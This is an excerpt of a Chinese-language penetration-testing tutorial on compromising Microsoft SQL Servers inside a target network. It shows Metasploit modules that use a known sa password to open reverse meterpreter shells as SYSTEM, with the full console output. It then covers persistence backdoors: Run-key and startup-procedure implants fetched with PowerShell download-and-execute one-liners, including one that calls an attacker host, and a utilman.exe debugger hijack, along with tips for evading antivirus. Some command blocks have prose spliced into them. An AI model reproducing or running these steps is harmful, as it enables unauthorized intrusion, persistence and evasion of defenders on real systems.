
Name
----
WebServer-IIS7

Starting PowerShell on the target..

PS 192.168.4.2> ipconfig | findstr "IPv4"
IPv4 Address. . . . . : 192.168.3.101
IPv4 Address. . . . . : 192.168.4.2

Starting PowerShell on the target..

PS 192.168.4.2>
```



上面这些无非都是借助 socks 隧道,http 加密隧道或者直接在目标机器上搞,假如你早就已经处在目标的 vpn 内网中,那整个利用过程就显得相对轻松许多,在 msf 中已经为我们提供好了关于 mssql 的各种各样的利用模块,直接拿来用就好了,关于利用 msf 对目标内网 mssql 的前期探测模块就不说了,在前面存活主机探测章节已有说明,此处接着上面已经拿到了目标的一个可用 sa 密码开始整个利用过程

通过启用 mssql 的 CLR 功能在目标机器上实现磁盘无痕执行,此方法 mssql 2005-2012 通用,实际的免杀效果相比其它的 exp 要好很多,唯一需要注意的是,目标系统多少位,payload 也务必用多少位,如果 meterpreter 杀的不是特别厉害,不妨多换换协议,端口和 payload 类型

```
msf > use exploit/windows/mssql/mssql_clr_payload
msf > set rhost 192.168.3.102
msf > set rport 1433
msf > set username sa
msf > set password admin
msf > set payload windows/x64/meterpreter/reverse_tcp_uuid payload 和目标系统最好对应
msf > set lhost 192.168.3.249
msf > set lport 110
msf > exploit
meterpreter > sysinfo
```

```
meterpreter > getuid
```

```
msf exploit(windows/mssql/mssql_clr_payload) > exploit
[*] Started reverse TCP handler on 192.168.3.249:110
[*] 192.168.3.101:1433 - Setting EXITFUNC to 'thread' so we don't kill SQL Server
[*] 192.168.3.101:1433 - Database does not have TRUSTWORTHY setting on, enabling ...
[*] 192.168.3.101:1433 - Database does not have CLR support enabled, enabling ...
[*] 192.168.3.101:1433 - Using version v3.5 of the Payload Assembly
[*] 192.168.3.101:1433 - Adding custom payload assembly ...
[*] 192.168.3.101:1433 - Exposing payload execution stored procedure ...
[*] 192.168.3.101:1433 - Executing the payload ...
[*] 192.168.3.101:1433 - Removing stored procedure ...
[*] 192.168.3.101:1433 - Removing assembly ...
[*] 192.168.3.101:1433 - Restoring CLR setting ...
[*] 192.168.3.101:1433 - Restoring Trustworthy setting ...
[*] Sending stage (205891 bytes) to 192.168.3.101
[*] Meterpreter session 1 opened (192.168.3.249:110 -> 192.168.3.101:51583) at 2018-07-27 19:09:01 +0800

meterpreter > sysinfo
Computer      : WEBSERVER-IIS7
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

当然啦,如果上面的免杀自己实在搞不定,直接利用 `mssql_exec` 模块这样远程执行命令也是可以的,暂时无视杀软[本质还是把命令丢到对端目标 mssql 的 `xp_cmdshell` 上去执行]...

```
msf > setg Proxies socks5:192.168.3.242:1080
msf > setg ReverseAllowProxy true
msf > use auxiliary/admin/mssql/mssql_exec
msf > set rhost 192.168.4.2
msf > set username sa
msf > set password admin
msf > set cmd ipconfig /all既然都能正常执行系统命令,那接下来能干的事情就可以非常多了,权限管够的情况下,启用 rdp,添加管理员,读取注册表中的各类密码,写自启动...包括你想干的任何事情
msf > run
```

```
msf > setg Proxies socks5:192.168.3.242:1080
Proxies => socks5:192.168.3.242:1080
msf > setg ReverseAllowProxy true
ReverseAllowProxy => true
msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(admin/mssql/mssql_exec) > set rhost 192.168.4.2
rhost => 192.168.4.2
msf auxiliary(admin/mssql/mssql_exec) > set username sa
username => sa
msf auxiliary(admin/mssql/mssql_exec) > set password admin
password => admin
msf auxiliary(admin/mssql/mssql_exec) > set cmd ipconfig /all
cmd => ipconfig /all
msf auxiliary(admin/mssql/mssql_exec) > run

[*] 192.168.4.2:1433 - SQL Query: EXEC master..xp_cmdshell 'ipconfig /all'

output
-----

Windows IP Configuration

Host Name . . . . . : WebServer-IIS7
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : Yes
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection 4:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : TeamViewer VPN Adapter
Physical Address. . . . . : 00-FF-EF-71-C5-5F
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
```

最后,就是比较传统的 `mssql_payload` 模块了,当它连上目标 mssql 以后,会自动开始上传并执行 payload [payload 类型可以是 powershell 或者 exe],而后弹回 meterpreter,很显然,这一切同样都是在

极度理想环境下的效果,实际情况可能是,你的 payload 刚一上传完就被对方杀软给秒掉了,或者情况稍好一点,上传完以后没有立马被秒掉,而是执行的时候才被秒掉的,不过好在该模块几乎是 mssql 全版本通杀,对于一些没啥防护的内网,完全不用在意这些,随便搞,无所谓,实际效果如下

```
msf > use exploit/windows/mssql/mssql_payload
msf > set rhost 192.168.3.101
msf > set username sa
msf > set password admin
msf > set method ps 此处用的 powershell payload,虽然会编码执行,但实际的免杀效果很一般
msf > set payload windows/x64/meterpreter/reverse_http
msf > set lhost 192.168.3.249
msf > set lport 8080
msf > exploit
```

```
msf exploit(windows/mssql/mssql_payload) > exploit
[*] Started HTTP reverse handler on http://192.168.3.249:8080
[*] 192.168.3.101:1433 - Warning: This module will leave caonMVMS.exe in the SQL Server %TEMP% directory
[*] 192.168.3.101:1433 - Uploading the payload caonMVMS, please be patient...
[*] 192.168.3.101:1433 - Converting the payload utilizing PowerShell EncodedCommand...
[*] 192.168.3.101:1433 - Executing the payload...
[*] 192.168.3.101:1433 - Be sure to cleanup caonMVMS.exe...
[*] http://192.168.3.249:8080 handling request from 192.168.3.101; (UUID: eejknxnq) Staging x64 payload (206937 bytes) ...
[*] Meterpreter session 2 opened (192.168.3.249:8080 -> 192.168.3.101:52511) at 2018-07-27 20:22:44 +0800

meterpreter > sysinfo
Computer      : WEBSERVER-IIS7
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

0x04 借助 mssql 来临时性维持目标机器权限 -> 主要是留一些常规系统后门,暂时性的帮忙维持下入口

相信通过上面的过程,此时的你,应该是已经有了目标内网的一台 system 权限的 mssql 机器,为了尽量让自己的权限掉的不是那么快,我们需要做些简单的后门来暂时性维持下,当然啦,关于更多的目标 windows 机器的权限维持技巧,后续还有大量的篇幅来单独说明,此处也仅仅也只是先做个常规科普

1) 通过 mssql 自身的各种存储过程留后门

首先,就是通过 **xp_regwrite 存储过程**[可以专门用它来写注册表,当然啦,前提是权限肯定要够才行]写入最常见的自启动后门

```
# powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1');Get-SQLPersistRegRun -Verbose -Name GoogleUpdatePlugin -Command 'c:\windows\temp\GoogleUpdatePlugin.exe' -Instance 'webservice-iis7'"
```

```
Administrator: C:\Windows\system32\cmd.exe
C:\>powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerUpSQL/master/PowerUpSQL.ps1');Get-SQLPersistRegRun -Verbose -Name GoogleUpdatePlugin -Command 'c:\windows\temp\GoogleUpdatePlugin.exe' -Instance 'webserver-iis7'"
VERBOSE: webserver-iis7 : Connection Success.
VERBOSE: webserver-iis7 : Attempting to write value: GoogleUpdatePlugin
VERBOSE: webserver-iis7 : Attempting to write command: c:\windows\temp\GoogleUpdatePlugin.exe
VERBOSE: webserver-iis7 : Registry entry written.
VERBOSE: webserver-iis7 : Done.
C:\>
```

reg query HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run 此启动项,几乎是路人皆知,而且各类杀软对这里也监控的比较死,所以,实战中建议最好还是不要留这儿,容易暴露

```
C:\>reg query HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run
HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
    GoogleUpdatePlugin     REG_SZ    c:\windows\temp\GoogleUpdatePlugin.exe
C:\>
```

当我们注销再次重新登录,可以看到,自己的 beacon 已经正常回来了


The screenshot shows the Cobalt Strike interface. At the top, there is a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main area displays a table of active sessions:

external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	Administrator *	WEBSERVER-IIS7		5776	11s

Below the sessions table, there are two tabs: 'Event Log' and 'Listeners'. The 'Listeners' tab is active, showing a table of listeners:

name	payload	host	port	beacons
mssql	windows/beacon_https/reverse_https	192.168.3.249	443	192.168.3.249

其次,就是通过 `sp_procoption` 存储过程来实现的暂时性的权限维持,这是一个每次 `mssql` 服务启动时候都会执行的存储过程,正是利用此特性,我们可以尝试把自己的 `payload` 插到里面去,这样只要目标每次一重启 `mssql` 服务,我们的 `payload` 就会随之执行一次



为了防止出问题,此处还是建议直接到目标机器上去搞

```
# powershell -exec bypass
#
#                                     IEX                                     (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Persist-StartupSp.psm1')
#      Invoke-SqlServer-Persist-StartupSp      -Verbose      -SqlServerInstance      "WebServer-IIS8"      -PsCommand      "IEX(new-object
net.webclient).downloadstring('http://192.168.3.250/regmssql.ps1')"
```

```
C:\>powershell -exec bypass
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Persist-StartupSp.psm1')
PS C:\> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "WebServer-IIS8" -PsCommand "IEX(new-object Net.WebClient).downloadstring('http://192.168.3.250/regmssql.ps1')"
```

```
[*] Attempting to authenticate to WebServer-IIS8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] Creating a stored procedure to run PowerShell code...
[*] Startup stored procedure sp_add_pscmd added to run provided PowerShell command.
[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not provided.
[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were not provided.
[*] All done.
PS C:\>
```

重启 mssql 服务

```
# net stop mssqlserver
# net start mssqlserver
```

```
PS C:\> net stop mssqlserver
The following services are dependent on the SQL Server (MSSQLSERVER) service.
Stopping the SQL Server (MSSQLSERVER) service will also stop these services.

    SQL Server Agent (MSSQLSERVER)


Do you want to continue this operation? (Y/N) [N]: y
The SQL Server Agent (MSSQLSERVER) service is stopping...
The SQL Server Agent (MSSQLSERVER) service was stopped successfully.

The SQL Server (MSSQLSERVER) service is stopping.
The SQL Server (MSSQLSERVER) service was stopped successfully.

PS C:\> net start mssqlserver
The SQL Server (MSSQLSERVER) service is starting.
The SQL Server (MSSQLSERVER) service was started successfully.

PS C:\>
```

可以看到,当服务重启成功后,我们的 payload 即被执行,随后便看到 beacon 正常上线



external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	Administrator *	WEBSERVER-IIS7		5776	2s
192.168.3.108	192.168.4.8	SYSTEM *	WEBSERVER-IIS8		2576	30s


2) 尝试通过传统的替换热键程序来暂时性维持目标机器权限

比如,大家所熟知的 shift 后门[[sethc.exe](#)],放大镜后门[[magnify.exe](#)],屏幕键盘后门[[osk.exe](#)],讲述人后门[[narrator.exe](#)],扩展屏幕后门[[displayswitch.exe](#)],[[AtBroker.exe](#)]辅助管理工具后门[[utilman.exe](#)]...其实,利用本质上都一样,无非就是把原来的程序给替换掉[当然,也有基于此的各类高级变种后门工具],此处我们暂以 [utilman.exe](#) 为例快速效果演示


```
# powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1');Get-SQLPersistRegDebugger -Verbose -FileName utilman.exe -Command "c:\windows\system32\cmd.exe" -Instance "webserver-iis7"
```

```
C:\>powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerUpSQL/master/PowerUpSQL.ps1');Get-SQLPersistRegDebugger -Verbose -FileName utilman.exe -Command "c:\windows\system32\cmd.exe" -Instance "webserver-iis7""
VERBOSE: webserver-iis7 : Connection Success.
VERBOSE: webserver-iis7 : Attempting to write debugger: utilman.exe
VERBOSE: webserver-iis7 : Attempting to write command: c:\windows\system32\cmd.exe
VERBOSE: webserver-iis7 : Registry entry written.
VERBOSE: webserver-iis7 : Done.
C:\>
```

这里直接是替换成了 cmd.exe,其实你也可以把它替换为 powershell.exe,bat 或者干脆你自己的马,不过最终的目的完全相同,就是去执行我们替换的那个 exe



如下,先用远程桌面连上去,再同时按 win + u 即可调出刚刚被我们替换的 cmd.exe,话说回来,如今的某些杀软对此类的快捷键替换后门也早已监控的相对比较到位了,对于常用的那几个快捷键都盯的很死

